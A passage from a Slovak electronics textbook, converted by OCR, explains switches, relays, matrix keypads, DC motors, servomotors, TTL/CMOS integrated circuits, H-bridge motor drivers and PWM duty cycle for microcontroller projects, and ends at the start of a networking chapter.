Aktivovaním týchto prvkov, zatlačením hmatníka alebo páčky, prípadne pootočením hriadeľa, dochádza k spájaniu, rozpájaniu alebo prepínaniu vnútorných kontaktov. Podľa mechanickej konštrukcie a funkcie rozlišujeme:

- **spínač** - tiež niekedy nazývaný vypínač, pracuje v dvoch polohách. V prvej polohe sú kontakty spínača rozpojené a prúd cez neho neprechádza. V druhej polohe sú kontakty spojené a spínač vedie prúd. K prechodu z jednej polohy do druhej dochádza po stlačení prstom ruky, pričom v nastavenej polohe ostáva aj po tom, čo prst na neho prestane pôsobiť.

- **tlačidlo** - má obdobnú funkciu ako spínač. Ak tlačidlo obsahuje spínacie kontakty, v pokojovom stave, kedy nie je tlačidlo stlačené, sú kontakty tlačidla rozpojené a prúd cez tlačidlo neprechádza. Po stlačení sú kontakty spojené a vedie prúd. Ak na tlačidlo prestaneme pôsobiť prstom, kontakty sa rozpoja. Tlačidlo môže obsahovať aj rozpájacie


kontakty. Vtedy sú v pokojovom stave kontakty spojené a po zatlačení tlačidla sa kontakty rozpoja.

- **prepínač** - obsahuje minimálne tri a viac kontaktov a môže pracovať vo viacerých polohách. Prepínaním polôh prepínača dosiahneme spínanie kontaktov v rôznych kombináciách. Napríklad dvojpolohový prepínač, ktorý obsahuje 3 kontakty môže mať v 1. polohe spojené kontakty 1 a 2, v 2. polohe spojené kontakty 2 a 3.

- **relé** - elektricky ovládaný spínač. Mnohé relé používajú elektromagnet na mechanické ovládanie spínača, ale používajú sa aj iné prevádzkové princípy, využívané napríklad v SS (solid-state) relátkach. Veľkou výhodou SS relé je absencia mechanických častí, čo predlžuje ich životnosť, znižuje hlučnosť a odstraňuje iskrenie, ktoré vzniká pri spínaní.

V niektorých zariadeniach využívame veľké množstvo tlačidiel. Príkladom môže byť klávesnica kódového zámku (obrázok 4.23), klávesnica kalkulačky alebo klávesnica počítača. V prípade kódového zámku máme 16 tlačidiel klávesnice.Ak by sme chceli jednotlivé tlačidlá pripojiť priamo na digitálne vstupy mikrokontroléra, potrebovali by sme na pripojenie tlačidiel 16 vodičov a obsadili pritom 16 digitálnych vstupov.

Za predpokladu, že máme digitálnych vstupov a výstupov dostatok, nemusí to znamenať problém. Ale čo v tom prípade, ak digitálnych vstupov je málo, alebo ak chceme pripojiť viactlačidlovú klávesnicu, napr. 100-tlačidlovú?

Obrázok 4.23 - Klávesnica (vľavo reálny vzhľad, vpravo schematické zapojenie tlačidiel)

Zdroj [11]

Preto sa v praxi využíva maticové zapojenie tlačidiel, ako je znázornené na obrázku 4.24. Pri takomto zapojení je potrebných len 8 vodičov na pripojenie 16 tlačidiel k mikrokontroléru. Takéto zapojenie šetrí počet obsadených vstupov mikrokontroléra. Pri zapojeniach vytvorených prototypovacích dosák typu Arduino, je táto úspora žiaduca.

4.6 Aktuátory


Pod pojmom aktuátor, alebo tiež niekedy nazývaný akčný člen, rozumieme zariadenie, ktoré prevádza vstupné riadiace signály na výstupnú mechanickú energiu, alebo inak povedané na určitý

pohyb. Príkladom môžu byť elektromotory, krokové motory, servomotory, ale aj rôzne pneumatické a hydraulické valce.

Jednosmerné elektromotory

Elektromotor je elektrické zariadenie premieňajúce elektrický prúd na mechanickú prácu, resp. na mechanický pohyb – rotačný pohyb (rotačný motor) alebo lineárny pohyb (lineárny motor). Opačným zariadením k elektromotoru je zariadenie premieňajúce mechanickú prácu na elektrickú energiu – dynamo a alternátor. Konštrukčne sú si elektromotory a dynamá, resp. alternátory, veľmi podobné.

Najjednoduchším príkladom elektromotora je jednosmerný elektromotor (DC). Na trhu je k dispozícii niekoľko typov jednosmerných elektromotorov.

Obrázok 4.24 - Prehľad jednosmerných (DC) motorov


Zdroj [5, 11]

Otáčky jednosmerného elektromotora môžeme riadiť zmenou veľkosti napájacieho napätia. Dôležité je neprekročiť menovité napájacie napätie elektromotora. Zmenou polarity napájacieho napätia je možné jednoducho meniť smer otáčania hriadeľa elektromotora.

Servomotory

Servomotor je aktuátor, pri ktorom vieme pomocou riadiaceho signálu nastaviť presný uhol natočenia jeho hriadeľa. Servomotory nachádzajú využitie napríklad v robotike - polohovanie ramien robota, v priemysle - polohovanie osí CNC strojov, polohovanie škrtiacej klapky ventilu, alebo aj v modelárstve - natáčanie klapiek na krídlach RC modelov lietadiel. Vzhľadom na účel použitia sa od seba navzájom odlišujú konštrukciou, typom pohonu a spôsobom riadenia.

Najjednoduchším príkladom servomotora je modelársky servomotor, ktorý pozostáva z jednosmerného elektromotora, prevodovky medzi elektromotorom a výstupným hriadeľom, snímača uhla natočenia hriadeľa na báze potenciometra a riadiacej elektroniky.

Obrázok 4.25 - Modelársky servomotor

Zdroj [11]

Servomotor je zapájaný pomocou troch vodičov, pričom dva vodiče sú napájacie a jeden vodič slúži na prenos riadiaceho signálu. Typické napájanie týchto servomotorov je 5 až 6 Voltov. Samozrejme, každý servomotor má svoje špecifiká, a preto je pred použitím potrebné preštudovať technickú dokumentáciu konkrétneho servomotora, tzv. datasheet, kde je okrem iného uvedený aj dovolený rozsah napájacieho napätia.

Typický riadiaci signál servomotora na obrázku 4.26, má pravouhlý priebeh s amplitúdou 5V a periódou 20ms. Šírkou impulzu pravouhlého signálu v rozsahu 1 až 2ms nastavujeme uhol natočenia hriadeľa servomotora v rozsahu 0 až 180°. Riadiaci signál servomotora môže byť generovaný pomocou PWM výstupu mikrokontroléra.

Riadiaca elektronika spolu s elektromotorom a snímačom uhla natočenia hriadeľa tvoria regulačný obvod. Riadiaca elektronika, ktorá vykonáva funkciu regulátora, porovnáva aktuálny uhol natočenia získaného pomocou snímača polohy (potenciometra) s nastaveným uhlom natočenia, ktorý je definovaný šírkou impulzu riadiaceho signálu.

V prípade existencie odchýlky medzi aktuálnym a zadaným uhlom natočenia riadiaca elektronika upraví veľkosť alebo aj polaritu napätia na elektromotore, čím postupne dôjde k pootočeniu hriadeľa do potrebného smeru a k odstráneniu tejto odchýlky.

4.7 Integrované obvody (I.O.)

Pod pojmom integrovaný obvod rozumieme elektrický obvod realizovaný na jednom plátku polovodiča - čipe. Integrované obvody obsahujú obrovské množstvo tranzistorov, ale aj iných súčiastok ako diódy a rezistory. V niektorých prípadoch obsahujú integrované obvody až milióny takýchto súčiastok, a tak na relatívne malom plátku polovodiča dokážeme zrealizovať veľmi zložité číslicové, ale aj analógové obvody.

Typickým príkladom číslicových I.O. sú procesory, mikrokontroléry alebo pamäte. Príkladom analógových I.O. môžu byť operačné zosilňovače, alebo audio zosilňovače v integrovanej podobe.


Vzhľadom na to, či integrovaný obvod pozostáva z bipolárnych tranzistorov alebo unipolárnych tranzistorov, rozoznávame dve základné technológie výroby integrovaných obvodov - TTL a CMOS.

TTL integrované obvody - základným stavebným prvkom týchto I.O. sú bipolárne tranzistory typu NPN a PNP. Pri číslicových I.O. je charakteristické napájacie napätie 5V. Napätie na vstupe číslicových TTL obvodov v rozsahu 0V až 0,8V je interpretované ako úroveň L, alebo inak log.0. Napätie na vstupe v rozsahu 2V až 5V je interpretované ako úroveň H, resp. log.1.

CMOS integrované obvody - základným stavebným prvkom sú unipolárne tranzistory. Napájacie napätie pre číslicové CMOS I.O. sa môže pohybovať v rozsahu špecifikovanom výrobcom, napríklad od 3V do 18V. Intervaly hodnôt napätí na vstupe pre úrovne L a H sa následne odvíjajú od použitého napájacieho napätia.

CMOS technológia I.O. sa vyznačuje nižšou spotrebou elektrickej energie oproti technológii TTL. Na druhej strane TTL obvody dokážu rýchlejšie spracovať vstupné signály.

Na nasledujúcom príklade si vysvetlíme význam integrovaných obvodov pre praktickú elektroniku. Predstavme si, že chceme vyrobiť malého trojkolesového robota, ktorý má dve kolesá poháňané jednosmernými elektromotormi a jedno pomocné vše-smerové koliesko. Aby sme mohli meniť smer pohybu robota, potrebujeme meniť aj polaritu napätia na motoroch. Na tieto účely sa často používa zapojenie nazývané H-mostík.

Obrázok 4.26 - H-mostík – principiálna schéma zapojenia

Zdroj [11]

H-mostík môže byť realizovaný buď z bipolárnych alebo unipolárnych tranzistorov, princíp je v oboch prípadoch podobný. Riadiace vstupy IN1 a IN2 sú pripojené na digitálne výstupy mikrokontroléra.

Napájací vstup mostíka nech je pripojený na napájacie napätie Ucc =5V. Ak na riadiaci vstup IN1 privedieme úroveň L (U1=0V) a na vstup IN2 privedieme úroveň H (U2=5V), potom sú splnené podmienky pre otvorenie tranzistorov T1 a T4, tranzistory T2 a T3 sú zatvorené. Prúd preteká od napájacej svorky, cez tranzistor T1, elektromotor a tranzistor T2 smerom k zemi napájacieho zdroja.


Polarita napätia Uout na motore odpovedá smeru šípky na obrázku, hriadeľ elektromotora sa otáča v smere hodinových ručičiek. Ak na riadiaci vstup IN1 privedieme úroveň H (U1=5V) a na vstup IN2 úroveň L (U2=0V), potom sa otvárajú tranzistory T3 a T2. Prúd zdroja tečie od napájacieho vstupu cez tranzistor T3, elektromotor a tranzistor T2 smerom k zemi.

Polarita napätia Uout na motore je opačná voči smeru vyznačenom na obrázku a hriadeľ elektromotora sa otáča proti smeru hodinových ručičiek. V prípade, ak máme na riadiacich vstupoch IN1 a IN2 rovnaké logické úrovne (U1=U2=0V, alebo U1=U2=5V), nie sú splnené podmienky pre otvorenie tranzistorov, napätie na elektromotore je nulové a prúd cez elektromotor neprechádza, hriadeľ elektromotora sa neotáča.

V prípade dvoch elektromotorov potrebujeme mať k dispozícii dva takéto H-mostíky, čo znamená použitie 8 tranzistorov a 8 rezistorov. V praxi by sme mohli mať súčiastok dokonca viac. Napr. kvôli väčšiemu prúdovému zosilneniu sa zapájajú namiesto jedného tranzistora dva tranzistory v tzv. Darlingtonovom zapojení.

Použitie diskrétnych súčiastok na stavbu dvoch mostíkov znamená aj značné rozmery postaveného elektrického obvodu. Preto sa nám ponúka myšlienka poobzerať sa za hotovými riešeniami, pohľadať H-mostík v integrovanej podobe.

Pre malé jednosmerné elektromotory s malým prúdovým odberom môžeme použiť budič motorov v integrovanej podobe typu L293B znázornený na obrázku 4.28. Integrovaný obvod obsahuje štyri kanály, ktoré je možné zapojiť ako dva H-mostíky.

Obrázok 4.27 - H-mostík vo forme integrovaného obvodu

Zdroj [11]

Na internete si vyhľadáme jeho technickú dokumentáciu, alebo inak povedané datasheet, kde nájdeme potrebné informácie ako význam jednotlivých vstupov a výstupov, odporúčané schémy zapojenia a parametre. Príklad:

- napájacie napätie logickej (riadiacej) časti U_{cc1}: od 4,5V do 36V,
- napájacie napätie výstupov U_{cc2}: od U_{cc1} do 36V,
- maximálny trvalý výstupný prúd na jeden výstup 1A,
- špičkový neopakovateľný výstupný prúd (po dobu max. 5ms) 2A.

Existencia dvoch pinov napájacích napätí je spôsobená tým, že elektromotor môže mať iné napájacie napätie U_{cc2}, ako je napätie logických úrovní riadiacich signálov. Napríklad, ak pomocou 5V logických


úrovní z mikrokontroléra chceme riadiť 12V elektromotor, bude U_{cc1}=5V, U_{cc2}=12V. Musíme si uvedomiť, že k tomuto budiču nemôžeme pripojiť elektromotor s prúdovým odberom väčším ako 1A, pretože hrozí preťaženie a nenávratné poškodenie integrovaného obvodu.

4.8 PW modulácia (PWM)

Impulzová šírková modulácia, alebo skrátene PWM (Pulse Width Modulation) je metóda riadenia výkonu elektrických spotrebičov napájaných jednosmerným napätím. Predstavme si, že máme jednoduchý jednosmerný elektrický obvod, kde je žiarovka zapojená k batérii cez obyčajné tlačidlo. Ak stlačíme tlačidlo, žiarovka sa rozsvieti naplno, pretože bude na nej napätie batérie.

Ak dáme prst z tlačidla dole, žiarovka zhasne, pretože na nej bude nulové napätie. Čo by sa dialo, ak by sme veľmi rýchlo stláčali a púšťali tlačidlo? Samozrejme, ak by sme dokázali stlačiť a pustiť tlačidlo pravidelne niekoľkokrát za sekundu, potom by sme mohli sledovať situáciu, kedy žiarovka nie je ani úplne zhasnutá, ale ani nesvieti plným jasom.

Stláčaním a púšťaním tlačidla generujeme pravouhlý priebeh napätia na žiarovke, v ideálnom prípade pravidelne sa opakujúce napäťové impulzy, ktoré by sme mohli znázorniť ako na obrázku 4.29.

Obrázok 4.28 - Pravouhlý signál

Ak je časový priebeh signálu pravidelne sa opakujúci, potom hovoríme o periodickom signále. Maximálna hodnota napätia, alebo tiež amplitúda, je pri tomto časovom priebehu označená ako U_M. Čas, za ktorý sa časový priebeh zopakuje, nazývame perióda a označujeme ju písmenom T. Obrátená hodnota periódy je frekvencia signálu f (f=1/T) a udávame ju v jednotkách Hz (Hertz).

Čas, počas ktorého nadobúda signál vyššiu úroveň napätia U_M, nazývame šírka impulzu a označujeme t_i. Dôležitým parametrom periodického pravouhlého signálu je strieda signálu, ktorú označujeme písmenom D. Strieda je pomer medzi dĺžkou impulzu t_i a periódou T a často sa vyjadruje v percentách.


$$D = \frac{t_i}{T}.100\ [\%]$$

Vzorec 4.6 - Strieda signálu

Ak by sme pripojili paralelne k žiarovke voltmeter, ktorý meria efektívnu hodnotu napätia, zistili by sme, že napätie na žiarovke je úmerné striede pravouhlého signálu a môže sa pohybovať od 0V až po napájacie napätie. Vyššia strieda signálu znamená vyššie napätie v žiarovke a naopak.

Samozrejme, že v praxi nebudeme výkon spotrebiča riadiť ručne stláčaním tlačidla, ale o pravouhlý priebeh napätia na spotrebiči sa nám postará generátor PWM, ktorý generuje pravouhlý signál s pevnou frekvenciou a konštantnou amplitúdou, ale s nastaviteľnou striedou. Mnohé mikrokontroléry, ako aj napríklad ATmega328P, ktorý sa nachádza na vývojovej doske Arduino, obsahujú niekoľko generátorov PWM signálov, ktoré sú vyvedené na výstupné piny.


Pre demonštráciu PWM si ukážeme výsledky simulácie vytvorenej v simulačnom programe Multisim od spoločnosti National Instruments. Predstavme si, že máme pripojenú červenú LED cez predradný rezistor R k PWM výstupu mikrokontroléra, ako je zakreslené na obrázku 4.30.

Obrázok 4.29 - Riadenie LED pomocou PWM

Zdroj [11]

PWM výstup je znázornený schématickou značkou generátora G pravouhlého signálu s výstupným napätím u(t). Aká bude efektívna hodnota napätia UD na LED, efektívna hodnota prúdu I tečúceho cez LED a výkon PD na LED pri frekvencii pravouhlého signálu f=1kHz, amplitúde UM=5V a striede D=25%, 50% a 75%? Výsledky sú zobrazené na obrázku 4.31.



Obrázok 4.30 - Striedy a napäťové úrovne

Využitie PWM modulácie pre riadenie otáčok jednosmerného motora sosebou prináša dve nevýhody – elektromagnetické rušenie a hluk.

- **elektromagnetické rušenie** – pokiaľ nie sú pri PWM použité vodiče s tienením, do okolia sa rozširuje elektromagnetické pole, ktoré môže pôsobiť ako rušivý signál pre okolité komunikačné systémy. To môže byť problém pri niektorých aplikáciách. Napríklad medicínske alebo letecké zariadenia majú prísne normy ohľadom generovania a šírenia rušivých signálov.

- **hluk** – motorčeky, ktoré sú riadené PWM, môžu generovať vysoké frekvencie, ktoré pôsobia ako nežiaduci hluk.

SIETE

5

Základy sietí
Koncept LAN a WAN
Diagnostické prístupy
Prehľad IoT protokolov

5.1 Siete

